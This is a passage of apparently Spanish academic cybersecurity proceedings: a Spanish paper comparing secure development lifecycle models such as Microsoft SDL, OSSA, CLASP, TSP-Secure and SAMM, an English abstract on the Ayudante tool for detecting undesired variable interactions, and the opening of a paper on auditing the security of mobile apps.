creación de una Cátedra de Patrocinio ViewNext-UEx, en la que se fundamenta el presente trabajo.

Esta investigación se centra en el análisis de algunos de los modelos anteriormente comentados, pretendiendo identificar las actividades de seguridad fundamentales y que, según criterio propio, deberían considerarse en cualquier proceso de construcción del software, desde su fase inicial hasta la final.

Con la identificación de tales actividades de seguridad se pretende proponer un modelo de diseño y construcción de software en el que la seguridad se considere por defecto. Modelo que cumpla las características principales de un sistema fiable y seguro, como son la integridad, la confidencialidad, la disponibilidad y el no repudio. Y que, además, facilite el cumplimiento de las políticas de seguridad, minimizando las posibles vulnerabilidades existentes en aplicaciones y sistemas.

II. Desarrollo de Software Seguro

El desarrollo de software seguro implica que el software es diseñado, construido y probado para su seguridad. Se parte de la base de que el software ha sido diseñado con el fallo en mente. El código fuente se ha examinado, probado y verificado sistemáticamente también en cuanto a controles de seguridad se refiere, permitiendo una correcta ejecución y control incluso aunque esté siendo atacado. Otro de los aspectos positivos radica en que cualquier modelo de desarrollo de software seguro fomenta el uso de buenas prácticas.

A continuación se resumen las características básicas de los principales modelos de ciclo de vida de desarrollo de software seguro.

A. Microsoft SDL

El modelo de ciclo de vida de desarrollo de seguro (SDL) de la multinacional estadounidense se puede considerar el más conocido y utilizado por diversas empresas tecnológicas [3]. Creado como una iniciativa corporativa y convertido en una directiva obligatoria de Microsoft desde el año 2004, este modelo ha desempeñado un papel trascendental en la integración de la seguridad y de la privacidad en el software, con la finalidad de reducir el número y la gravedad de las vulnerabilidades en el desarrollo de software.

Se encuentra estructurado en torno a cinco áreas de capacidades que se corresponden con las fases del ciclo de vida de desarrollo de software y cuatro niveles de madurez para los procedimientos y capacidades de estas áreas: básico, estandarizado, avanzado y dinámico (*Fig. 2*).

Fig. 2. Áreas y niveles de madurez del Microsoft SDL.

A diferencia de otros modelos de madurez de software, este modelo de optimización se centra estrictamente en las mejoras de los procesos de desarrollo para lograr el nivel de madurez “avanzado” o “dinámico”, en los cuales se espera que los procesos de seguridad tengan un cierto grado de sofisticación.

El modelo Microsoft SDL es un conjunto de dieciséis actividades de seguridad, que se presentan en un orden concreto de ejecución y se agrupan según las fases del ciclo de vida de desarrollo de software tradicional, siendo lo suficientemente flexible para que se puedan agregar otras directivas y técnicas que permita crear una metodología de desarrollo de software única para una organización.

La *Fig. 3* muestra la descripción gráfica de los procedimientos de seguridad en relación a las fases de un ciclo de vida de desarrollo de software.

Fig. 3. Procedimientos del Microsoft SDL según la fase de desarrollo.

Mostramos el listado de los procedimientos agrupados en la fase del ciclo de vida correspondiente:

Fase 0: Formación en materia de seguridad:

- Requisitos de formación en:
  - Diseño seguro.
  - Modelos de riesgos.
  - Codificación segura.
  - Pruebas de seguridad.
  - Privacidad.

Fase 1: Requisitos:

- Requisitos de seguridad.
- Umbrales de calidad y límites de errores.
- Evaluación de los riesgos de seguridad y privacidad.

Fase 2: Diseño:

- Requisitos de diseño.
- Reducción de la superficie de ataques.
- Modelos de riesgos.

Fase 3: Implementación:

- Usar herramientas aprobadas.
- Prohibir funciones no seguras.
- Análisis estático.

Fase 4: Comprobación:

- Análisis dinámico de los programas.
- Pruebas de exploración de vulnerabilidades mediante datos aleatorios.
- Revisión de los modelos de riesgos y de la superficie de ataques.

Fase 5: Lanzamiento:

- Plan de respuesta a incidentes.
- Revisión de seguridad final.
- Lanzamiento o archivado.

Fase 6: Respuesta:

- Ejecutar plan de respuesta a incidentes.

El Microsoft SDL es un proceso de libre disposición aplicado a cientos de programas de software y a cientos millones de líneas de código actualmente en producción.

B. OSSA

El modelo OSSA [4] es utilizado por la compañía norteamericana Oracle Corporation para integrar la seguridad en el proceso de desarrollo y mantenimiento de la seguridad de sus productos, en general bases de datos y sistemas de gestión de bases de datos. Este modelo incluye actividades de seguridad en el diseño, implementación, pruebas y el mantenimiento. Actualmente, sus procesos de seguridad no se desconocen con demasiados detalles, debido a que esta metodología es de uso exclusivo de Oracle.

Con tres propósitos ostensibles como son: fomentar la innovación de la seguridad de sus productos, reducir la incidencia y el impacto de los fallos de seguridad en los sistemas de sus clientes, esta metodología, busca aplicarse de manera coherente a las políticas establecidas, con el objetivo de producir código seguro y respetar los principios de codificación segura que han sido establecidos.

El núcleo de OSSA es el *Secure Development Standards* que abarca: reglas y principios de codificación segura, ejemplos de mal uso, requisitos de seguridad para el diseño y las funciones complejas, así como formación obligatoria de sus desarrolladores.

En la etapa *Product Definition* se establecen los requisitos de seguridad originarios del estándar de codificación segura y los criterios de seguridad que deberá cumplir el producto, siendo revisados en cada paso de los procesos de implementación y liberación del producto.

En la fase *Product Development* se producen continuas revisiones que validan el cumplimiento de las normas de codificación segura, se efectúa una revisión adicional en la seguridad del diseño y se ejecutan pruebas de seguridad, tanto reactivas como destructivas, que proporcionan una retroalimentación sobre la calidad del producto al equipo de desarrollo.

En el ciclo *Ongoing Assurance* se realizan: las pruebas de seguridad en la fase pre-producción, obligatorias y automatizadas que garantizan el cumplimiento de la seguridad antes de la implantación; actividades de seguridad en la fase de post-producción, que evalúan la resistencia de nuevas amenazas; y hacking ético, para verificar la seguridad de forma interna. También se realizan evaluaciones de seguridad siguiendo los Criterios Comunes, mediante la ISO-15408 y FIPS 140-2. En la *Fig. 4* observamos la estructura de los procesos de la metodología OSSA, comentados anteriormente.

Fig. 4. Organización de la metodología OSSA.

C. CLASP

La metodología CLASP [5] de OWASP es un proyecto abierto, enfocado a tratar la seguridad de la construcción de software como un conjunto de piezas especializados en seguridad, apto para integrarse de forma asequible con otros procesos de desarrollo. Este modelo destaca por su sencilla adaptación en ámbitos de desarrollo de software, debido a que aporta una gran conexión entre todos sus procedimientos, nutriéndose de eficientemente de la riqueza de recursos de los que dispone.

La organización de los procesos de CLASP se estructura en: 5 vistas; combinadas con 24 tareas de ejecución, asignadas a un rol concreto y divididas en 7 categorías definidas como buenas prácticas; y 104 vulnerabilidades o fallos de seguridad, identificadas comúnmente.

El propósito de las cinco perspectivas de alto nivel, detalladas en la *Fig. 5*, es facilitar la interpretación e interacción, por parte de los componentes en el ciclo de vida de desarrollo de software:

- *Concepts view*: Esta categoría proporciona una introducción al modelo, justificando la interacción y interconexión con el resto de vistas y pasos que se deben realziar para adoptar esta metodología.
- *Role-Based view*: La organización de todos los grupos implicados en una metodología de seguridad es primordial para su eficiente funcionamiento. Los roles asociados a este modelo son: gerente de proyecto, arquitecto, ingeniero de requisitos, diseñador, programador (equipos de desarrollo), tester y auditor de seguridad.
- *Activity-Assesment view*: Este proceso permite la selección de actividades por parte del gerente, evaluando su utilidad y capacidad de integración en el proceso de construcción del software.
- *Activity-Implementation view*: Es la vista encargada de ejecutar las actividades definidas en la fase anterior.
- *Vulnerability view*: Esta vista contiene un catálogo de 104 vulnerabilidades, agrupadas en 5 categorías que subyace a los errores más comunes previamente identificados de la base de conocimiento de codificación segura.




Fig. 5. Estructura de las vistas e interacciones en el modelo CLASP.

D. TSP-Secure

El proyecto TSP-Secure [6] es una iniciativa conjunta fomentada por: el Equipo de Procesos de Software (TSP), destinado a mejorar el nivel de calidad y productividad de proyectos de desarrollo de software; y el Equipo de Respuesta ante Incidencias de Seguridad Informática (CERT-CSIRT), el centro de respuesta de incidentes de seguridad en tecnologías de la información; ambos pertenecientes al Instituto de Ingeniería del Software (SEI).

El TPS-Secure se centra de forma directa en la seguridad de las aplicaciones de software, proporcionando un marco de trabajo específico, a través de un conjunto de procesos y métodos disciplinados, que aplican los principios fundamentales de ingeniería de software.

El objetivo principal del TPS-Secure es desarrollar un entorno de trabajo basado en el TSP que desarrolle previsiblemente software seguro, teniendo en cuenta que la seguridad del software no se consigue por accidente, que aumente la calidad del software en su ciclo de vida.

Esta metodología de desarrollo seguro integra técnicas de codificación segura, proporciona los medios para realizar una planificación que garantice la seguridad del software, favorece la gestión de equipos de desarrollo para que posteriormente sean autodirigidos y por último, incluye la formación y sensibilización en materia de seguridad para los desarrolladores.

La *Fig.6* muestra los procesos involucrados en el proyecto TSP-Secure.




Fig. 6. Procesos del proyecto TSP-Secure.

E. SAMM

El modelo SAMM [7], definido en español, como el modelo de madurez para la garantía de software, es un marco de trabajo abierto y desarrollado por OWASP, que pretende incorporar, mejorar e implementar la estrategia de seguridad de las entidades que desarrollan software, de manera que se adapte a las diversas necesidades específicas de cada organización. Este proyecto de OWASP tiene como misión plasmar la seguridad en las aplicaciones que utilicen este modelo como metodología de desarrollo, de manera que las personas y las organizaciones puedan tomar decisiones conociendo información exhaustiva sobre los riesgos de seguridad de las aplicaciones. Los recursos de SAMM se encuentran enfocados a:

- Identificación y evaluación las prácticas de seguridad existentes en la organización con respecto al software.
- Construcción de un programa de seguridad balanceado, cuyas iteraciones se encuentren definidas correctamente.
- Verificación de las mejoras concretas en el programa que garantiza la seguridad del software.
- Definición y valoración de las actividades de seguridad incorporadas en la organización con las métricas adecuadas.

El modelo SAMM ha sido construido con la máxima flexibilidad, permitiendo su aplicabilidad en la totalidad de la organización, en una sola línea de negocio o incluso en un proyecto en particular, utilizado por entidades pequeñas, medianas o grandes, que adoptan cualquier estilo de desarrollo.

El fundamento de este modelo está constituido alrededor de cuatro funciones de negocio, identificadas de los procesos de desarrollo de software e incluyendo una serie de prácticas específicas de seguridad, ubicadas y conectadas en función de negocio.

El modelo SAMM *Fig. 7* define:

- Al nivel más alto, cuatro funciones de negocio:
  - **Gobierno**: Centrada en procesos y actividades relacionadas a como una organización gestiona las actividades de desarrollo de software global.
  - **Construcción**: Referida a los procedimientos y actividades relacionados con la creación y desarrollo de software seguro.
  - **Verificación**: Enfocada a los procesos y actividades vinculadas con las pruebas, revisiones y actividades de evaluación del desarrollo del software.
  - **Implementación**: Abarca los procesos y actividades destinadas a la liberación de sistemas desarrollados, su instalación y las operaciones comunes de las aplicaciones en un ambiente de ejecución.
- Para cada función de negocio, se determinan tres prácticas de seguridad que constituyen un total de doce actividades, encargadas de garantizar la seguridad del software.
- Para cada práctica de seguridad, se concretan tres niveles de madurez como cumplimiento de los objetivos de seguridad fijados.
- Cada nivel de madurez, aplicado en las prácticas de seguridad, está caracterizado por un objetivo progresivamente más sofisticado que el nivel anterior y definido por actividades específicas de mayor exigencia y perfección, evaluado mediante métricas de éxito.




Fig. 7. Organización de la metodología OSSA.

Este modelo incorpora detalles adicionales encargados de medir el desempeño exitoso de las actividades, entender los beneficios del fortalecimiento asociado, estimar los costos de personal y otros costos. El desempeño de cada actividad de seguridad se determinará a través de las siguientes métricas de éxito e indicadores:

- Objetivos.
- Actividades.

- Evaluación.
- Resultados.
- Métricas de Éxito.
- Coste Personal.
- Niveles Relacionados.

Cabe destacar que SAMM, dependiendo del nivel de seguridad que necesite adquirir el proyecto a desarrollar, dispone de plantillas para planes de mejora, permitiendo la mejora y especialización de cada práctica de seguridad.

Debido a que SAMM es un proyecto abierto y dispone de una gran flexibilidad, es utilizado por multitud de empresas de distinto tamaño, dedicadas a la producción de software.

III. Principales Actividades de Seguridad Identificadas

En este estudio se analizan actividades y procedimientos existentes en diversas metodologías de desarrollo de software seguro. Se han identificado algunas actividades que se repiten con asiduidad, por lo que, a nuestro juicio, cualquier desarrollo seguro debería integrarlas.

Estas actividades recurrentes, básicamente tiene como finalidad reducir en gran parte las posibilidades de ataques o intrusiones, y detectar con rapidez la aparición de constantes vulnerabilidades durante el proceso de construcción del software. Las actividades identificadas son las siguientes:

- Formación en materia de seguridad de todos los miembros de los grupos implicados en el desarrollo del software.
- Obtención y validación de los requisitos de seguridad.
- Identificación y definición de los riesgos del modelo de negocio del cliente.
- Análisis y modelado de amenazas que identifiquen la superficie de ataques maliciosos al sistema.
- Revisión de la seguridad del diseño.
- Revisión del código fuente desarrollado, a través de un análisis estático o dinámico del código.
- Pruebas de seguridad que verifican la calidad y seguridad del software.
- Validación de seguridad de las salidas obtenidas en la liberación del código.
- Implantación de un plan de respuesta a incidentes en la detección de nuevas vulnerabilidades por parte del cliente.

IV. Nuevas Actividades de Seguridad Propuestas

En este apartado se proponen una series de actividades novedosas, concretamente tres, que se echan en falta en las metodologías seguras estudiadas con anterioridad y que, según nuestro criterio, son trascendentales para mejorar y aumentar la seguridad del desarrollo de un proyecto de software.

A. Observatorio de Seguridad

Debido a que el software que se desarrolla hoy con toda seguridad no tiene por qué ser seguro mañana, es absolutamente imprescindible estar informado sobre nuevas vulnerabilidades, amenazas desconocidas e innovadoras técnicas y tipos de ataques, que van emergiendo cada día.

Por este motivo, se propone la actividad "Observatorio de Seguridad". A través de la extracción de información, principalmente de fuentes de prestigio del campo de la seguridad en Tecnologías de la Información, identifica mediante una continua vigilancia la aparición de nuevas vulnerabilidades y técnicas de ataques sobre el software desarrollado. Esta actividad también realiza la investigación de nuevas herramientas que permitan automatizar las labores de generación del software seguro y su validación.

De ésta forma, la posibilidad de encontrar soluciones con las que proteger la seguridad del software y la privacidad de los datos, ayudarán no solo a mejorar la imagen y reputación de los equipo de desarrollo, sino a aumentar la confianza de los clientes.

Con esta práctica de seguridad se evita que la seguridad del software se vea comprometida, minimizando los tiempos de exposición y los factores de riesgo al disponer del tiempo suficiente en la búsqueda de soluciones o parches de seguridad.

B. Repositorio de Vulnerabilidades

Los continuos errores y fallos de seguridad encontrados con patrones similares en las fases de los procesos de construcción del software, han avocado a aprender continuamente de los errores cometidos.

La creación de un "Repositorio de Vulnerabilidades" que construya una base de conocimiento puede permitir conocer el estado de las vulnerabilidades y analizar aspectos específicos como son su evolución y criticidad, proporcionando un aprendizaje continuo en el proceso de desarrollo del software.

Retroalimentada empíricamente, esta actividad se encuentra enfocada al manejo de reportes de vulnerabilidades e incidentes operativos con la finalidad de mejora y progreso al trasmitir las vulnerabilidades existentes de manera proactiva a fases iniciales.

Esta actividad, debido a su continuo aprendizaje, consigue transformar las medidas reactivas aplicadas en fases avanzadas de un proyecto de software, en medidas preventivas adoptadas en las fases tempranas del desarrollo del software, consiguiendo, por ende, disminuir el número de fallos y vulnerabilidades predecibles.

Cada una de las entradas de esta base de conocimiento enlaza a diversas fuentes de información para su mitigación, así como a distintos parches o soluciones.

Destacar que esta actividad debe ser concebida como una práctica dinámica dentro del ciclo de vida del software seguro. Está en continuo crecimiento dada su retroalimentación empírica sobre los errores y vulnerabilidades que se encuentran diariamente en su desarrollo.

C. Estado del Proyecto

Conforme comienzan y avanzan paralelamente las distintas fases de los proyectos de software, ocasionalmente se pierde la perspectiva de seguridad actual del proyecto.

Esta actividad conoce el estado actual del proyecto en un momento determinado del ciclo de vida del software y verifica el cumplimiento de las directrices de seguridad propuestas inicialmente. De esta manera se pueden ir corrigiendo o adaptando los recursos destinados a solventar situaciones de seguridad críticas. Además facilitará la resolución de incidencias que implican el cumplimiento de los estándares de calidad de software de Modelo de Madurez y Capacidad Integrado (CMMI).

El procedimiento para realizar esta actividad consistirá en solicitar, en algún momento del ciclo de vida del proceso, la valoración del proyecto con respecto a la seguridad. Posteriormente, se realizará una revisión del número y estado

de las vulnerabilidades actuales, para, finalmente, clasificar el estado del proyecto según unas métricas claramente definidas.

V. Conclusión

Para conseguir un software seguro y con calidad, es necesario realizar desarrollos guiados por normas y estándares que fuercen el uso de prácticas seguras y controles que minimicen las posibilidades de error y permitan un seguimiento de la evolución del mismo.

La identificación de actividades de seguridad que se repiten de manera recurrente en diversos modelos de desarrollo seguro, evidencian y justifican la necesidad de tener en cuenta, al menos, estas prácticas de seguridad en el caso de querer particularizar la aplicación de alguno de los modelos a un marco de trabajo propio.

Agradecimientos

Los autores quieren agradecer la financiación recibida para esta investigación por parte de la Junta de Extremadura (Consejería de Economía, Comercio e Innovación), FEDER (Fondo Europeo de Desarrollo Regional: GRU09148 / GRU09025) y ViewNext.

Referencias

[1] Eurostat: ”1 out of 4 internet users in the EU experienced security related problems in 2015”, 2016. http://ec.europa.eu/eurostat/documents/2995521/7151118/4-08022016-AP-EN.pdf

[2] Security Innovation Europe:”The Business Case for Security in the SDLC”. http://www.securityinnovationeurope.com/the-business-case-for-security-in-the-software-development-lifecycle-sdlc

[3] Lipner S., Howard M. “El ciclo de vida de desarrollo de seguridad de Trustworthy Computing”. Unidad tecnológica y empresarial de seguridad-Microsoft Corporation, 2004 Annual Computer Security Applications Conference, copatrocinada por IEEE. USA. 2004.

[4] Oracle Software Security Assurance [web page] (Redwood Shores, CA: Oracle Corporation). https://www.oracle.com/support/assurance/index.html

[5] Comprehensive Lightweight Application Security Process. https://www.owasp.org/index.php/CLASP_Concepts

[6] Noopur Davis, Philip L. Miller, William R. Nichols, and Robert C. Seacord: “TSP Secure”, en *Proceedings of the Fourth Annual TSP Symposium*, pp. 3-8, 2009.

[7] Software Assurance Maturity Model. http://www.opensamm.org

[8] Andrés Caro: “Una apuesta por la educación en ciberseguridad desde el ámbito universitario”, en Jornadas Universitarias de Investigación en Ciberseguridad (JNIC 2015), pp. 198-202, 2015.

Ayudante: Identifying Undesired Variable Interactions (Abstract)

Irfan Ul Haq
IMDEA Software Institute
Madrid, Spain
irfanul.haq@imdea.org

Juan Caballero
IMDEA Software Institute
Madrid, Spain
juan.caballero@imdea.org

Michael D. Ernst
University of Washington
Seattle, WA, USA
mernst@cs.washington.edu

***Abstract*—A common programming mistake is for incompatible variables to interact, e.g., storing euros in a variable that should hold dollars, or using an array index with the wrong array. This work proposes a novel approach for identifying undesired interactions between program variables. Our approach uses two different mechanisms to identify related variables. Natural language processing (NLP) identifies variables with related names that may have related semantics. Abstract type inference (ATI) identifies variables that interact with each other. Any discrepancies between these two mechanisms may indicate a programming error.**

We have implemented our approach in a tool called Ayudante. We evaluated Ayudante using two open-source programs: the Exim mail server and grep. Although these programs have been extensively tested and in deployment for years, Ayudante's first report for grep revealed a programming mistake.

***Index Terms*—Undesired variable interactions, NLP, natural language processing, testing**

Type of contribution: *Published research.*
The full version of this work appears in the proceedings of 13th International Workshop on Dynamic Analysis (WODA), Pittsburgh, PA, USA. October 26, 2015, pp 8-13.

I. Introduction

Sometimes programmers incorrectly use variables together that should not interact. For example, a programmer may store euros in a variable that should hold dollars, or add distance variables in miles and kilometers, or accidentally use a file descriptor as an index into an array.

Identifying such *undesired variable interactions* is the focus of this work. If two variables have different types, the compiler can catch undesired interactions between them statically through type checking. The compiler finds a bug by identifying a discrepancy between a variable specification (the programmer-written type) and how the variable is used. However, the compiler cannot detect all undesired interactions between variables. Sometimes a programmer uses the same type for variables with different semantics, e.g., integers holding costs in different currencies, or distances in different metrics, or regular expressions that apply to different string data.

Programmers often choose variable names that indicate the intended semantics of the variable. For example, a programmer may define integer variables `totalMiles`, `remainingKms`, and `dollars`; although these may have the same programming-language type (`int`), the programmer thinks of them as distinct subtypes of integer. The intuition behind our work is that we can use variable names as a type of specification; any mismatch between that specification and how variables are used may indicate a program defect.

This work proposes a novel approach for identifying undesired variable interactions. At a high level, our approach uses two different clusterings to identify related variables: (1) natural language processing (NLP) clusters variables with related names and therefore possibly related semantics, and (2) abstract type inference (ATI) [1], [2], [3] clusters variables that interact with each other during a program's execution. A discrepancy between the two clusterings may indicate incorrect source code, poorly-named variables, or both. For example, consider an ATI cluster of variables that interact with one another by means of `+`, `=`, `==`, and `<` operators. It is suspicious if such a cluster contains variable names with unrelated semantics.

A direct implementation of the above intuition would yield poor results; for example, it would not indicate which suspicious clusters are most worthy of a user's attention. Our tool, Ayudante, operates as follows. First, Ayudante clusters variables according to ATI; each cluster contains variables that interact during the program execution. Next, Ayudante measures the semantic cohesiveness of variable names within each cluster. It does so using a function we designed for measuring the natural-language similarity between two variable names. Finally, Ayudante outputs the clusters with the least-coherent variable names and also shows the location in the code where these semantically-dissimilar variable names interact.

We evaluated Ayudante using two popular open-source programs: the Exim mail server and grep. For both programs, we analyzed the top five ATI clusters reported by Ayudante. Although these programs have been heavily tested and have been in deployment for years, we found an undesired variable interaction in grep (see Section IV).

This work makes the following contributions:

- We proposed a novel approach for automatically identifying undesired variable interactions by combining natural language processing (NLP) and abstract type inference (ATI) techniques.
- We designed a technique to identify incompatible variables based on the semantics embedded in their variable names. Applying this technique on clusters of variables that interact with each other enables detecting undesired variable interactions.
- We implemented Ayudante, a tool that implements our approach, and evaluated Ayudante on the Exim and grep programs, finding one undesired interaction in grep. Ayudante reports likely undesired interactions and their location in the source code, i.e., file name and function name.




Fig. 1: Ayudante architecture. Section III defines the variable name similarity function.

II. Approach Overview

Figure 1 gives the architecture of Ayudante. Ayudante is comprised of the following steps:

1) **Abstract Type Inference.** The ATI module groups variables that interact with each other into ATI clusters. ATI can be computed statically [4], [2] or dynamically [1]. While our approach is independent of the ATI technique used, the Ayudante implementation uses dynamic ATI due to higher precision. Ayudante runs the program on user-supplied inputs, such as a test suite, and uses dynamic information flow techniques to compute ATI clusters.
2) **Partitioning.** Ayudante partitions each ATI cluster into 2 sub-clusters, using a novel distance metric based on variable name semantic similarity described in Section III. The sub-clusters are chosen to maximize the following properties: within a sub-cluster, all the variable names are semantically similar, and between sub-clusters, the variable names are semantically different.
3) **Cohesiveness.** Ayudante computes the separation of the sub-clusters obtained in the partitioning step. It uses this separation as a measurement of the cohesiveness of each ATI cluster. ATI clusters with well-separated sub-clusters have low cohesiveness in terms of name semantics. They are more likely to contain an undesired interaction.
4) **Ranking.** Ayudante sorts ATI clusters based on cohesiveness and selects those clusters with cohesiveness less than a threshold. For each selected low-cohesiveness cluster, Ayudante outputs the pair of variables whose name semantics are most dissimilar. For variables that directly interact, it also outputs the code location for the interaction. Recall that within a cluster, every pair of variables (transitively) interacts during program execution.

A user runs Ayudante, reads its reports, investigates the reported suspicious variable interactions, and for each report decides whether to change the source code logic and/or the variable names.

III. Variable Name Similarity

Variable name similarity function ($varsim(v_1, v_2) \rightarrow [0, 1]$) outputs a value between 0 and 1 capturing the semantic similarity between variable names v_1 and v_2, where 1 represents completely similar and 0 represents completely dissimilar.

The variable name similarity computation is comprised of 3 phases.

1) Tokenize each variable name into a sequence of *dictionary words*, i.e., words appearing in the language dictionary. This step enables the next phase to compute the similarity between the words using a dictionary such as WordNet [5].
2) Compute the word similarity $wordsim(w_i, w_j)$ of all pairs of dictionary words w_i, w_j where w_i belongs to v_1 and w_j belongs to v_2. The word similarity function uses WordNet [5] to extract the meanings of each dictionary word and computes the semantic similarity between those meanings using Wu and Parmer's similarity metric [6].
3) Compute the variable name similarity $varsim(v_1, v_2)$ from the word similarity results. For each words output after dictionary tokenization, it first computes the maximum $wordsim$ for that word. The variable name similarity is the average of those values.

IV. Evaluation

We have performed a preliminary evaluation of our approach. First, we measure the effectiveness of the tokenization algorithm against manually-established ground truth for 2,500 variable names from 4 open source projects: 700 from the Exim mail server, 500 from Valgrind, 300 from Grep, and 1000 from Putty. Our tokenization algorithm achieves 76%–95% accuracy depending on the program. Custom and domain-specific abbreviations are the reasons for lower accuracy.

We report end-to-end results of running Ayudante on two popular open-source programs, the Exim mail server and grep, and manually analyzing the 5 top-ranked ATI clusters for undesired variable interactions. The top-ranked ATI cluster in grep indicates a programming mistake. The relevant code for this cluster is in function `treedelta` of file `kwset.c` and looks like:

```
if (depth < delta[tree->label])
    delta[tree->label] = depth;
```

where `delta` is an unsigned char pointer and `depth` is an unsigned integer. The undesired interaction happens because the unsigned char variable `delta[tree->label]` is assigned the unsigned integer `depth` and both variables are semantically dissimilar.

References

[1] P. J. Guo, J. H. Perkins, S. McCamant, and M. D. Ernst, "Dynamic Inference of Abstract Types," in *ISSTA*, 2006.
[2] R. O'Callahan and D. Jackson, "Lackwit: A Program Understanding Tool Based on Type Inference," in *ICSE*, 1997.
[3] Q. Yan and S. McCamant, "Conservative Signed/Unsigned Type Inference for Binaries Using Minimum Cut," Dept. of Comp. Sci. & Eng., U. of Minnesota, Tech. Rep., Jan. 2014.
[4] H. Baker, "Unify and conquer (garbage, updating, aliasing, ...)," in *LFP*, June 1990, pp. 218–226.
[5] G. A. Miller, "WordNet: a lexical database for English," *Communications of the ACM*, vol. 38, no. 11, pp. 39–41, 1995.
[6] Z. Wu and M. Palmer, "Verb Semantics and Lexical Selection," in *ACL*, 1994.

Security Assessment Methodology for Mobile Applications

Álvaro Botas, Juan F. García, Javier Alonso
RIASC, University of León, Spain
León, Spain
abotm,jfgars, jalol@unileon.es

Jesús Balsa, Francisco J. Lera,
Christian García, Vicente Matellán
University of León, Spain
León, Spain
jbalc,fjrodl,cgarcl,vmato@unileon.es

Raúl Riesco
INCIBE
León, Spain
raul.riesco@incibe.es

***Abstract*—Any type of software, from desktop to mobile applications, is prone to contain defects that can lead to vulnerabilities. These vulnerabilities, when exploited, may put in risk the integrity, confidentiality and availability of the software. Security auditing methodologies help to reduce at some level of confidence these risks. With the explosion of mobile applications for daily activities like checking email, news, social networks, or even managing bank accounts, guaranteeing an acceptable level of application security becomes critical for the usage and trust of mobile services. In this paper, we review and classify OWASP 2014 Top Ten mobile risks in analysis blocks. Based on the blocks classification, we propose a methodology to security audit mobile software applications. We demonstrate the effectiveness of the proposed methodology by auditing the same mobile application in Google's Android and Apple's iOS platforms surfacing multiple vulnerabilities.**

***Index terms*—security, auditing, methodology, OWASP, Android, iOS**

Tipo de contribución: *Investigación en desarrollo*

I. Introduction

Any software system is prone to contain a non-negligible fraction of remaining defects when released. These defects caused by different factors like the growing pervasiveness and complexity of the software or the increasing market pressure to deploy new services and features as soon as possible limiting the time dedicated for testing. Aside of the potential consequences of these defects in terms of reliability and availability largely discussed in the literature [1], [2], these defects may lead to software vulnerabilities. We understand a software vulnerability as software flaws that might be accessible to an attacker who can wittingly exploit them [3]. Examples of common software vulnerabilities are buffer overflows, cross-site scripting (XSS) and SQL injection, among others [4].

Developing *vulnerability-free* software might be impossible to achieve due to time and economical restrictions. However, there exist different methods to surface software vulnerabilities, such as data flow analysis, taint analysis or fuzzy testing, for naming a few [5]. The more vulnerability detection techniques are used, the higher the probability that the software has less remaining vulnerabilities. However, the application of these techniques are usually expensive and burdensome.

Due to the exponential growth of mobile applications ecosystem, there are thousands of applications available to conduct any type of daily activity, from checking email, news, or social networks to managing bank accounts. Therefore, users rely on these applications sensitive data. Hence, any vulnerability in mobile applications can put in risk the user's privacy. Besides, mobile applications ecosystem promotes the first one-of-a-kind application released. So, mobile applications are usually released to the market as soon as possible, castigating critical features like security and reliability [1], [2].

In order to cope with vulnerabilities and security threats in software products, security auditing methodologies have been proposed to certify certain security level of confidence. To the best of our knowledge, there are neither recognised consensus nor standards about how to perform a security audit in mobile applications. However, there are general best practices like the IEEE standard for software reviews and audits [6]. However, these general best practices are not considering the idiosyncrasy of mobile applications.

The most closed approach to develop some best practices or guidelines to develop and maintain secure mobile applications is managed by Open Web Application Security Project (OWASP). OWASP offers developers and security teams resources to build and maintain secure mobile applications [7], but no formal guideline is provided. However, it is important to recognise the effort conducted by OWASP in order to list the most representative risks during mobile application development.

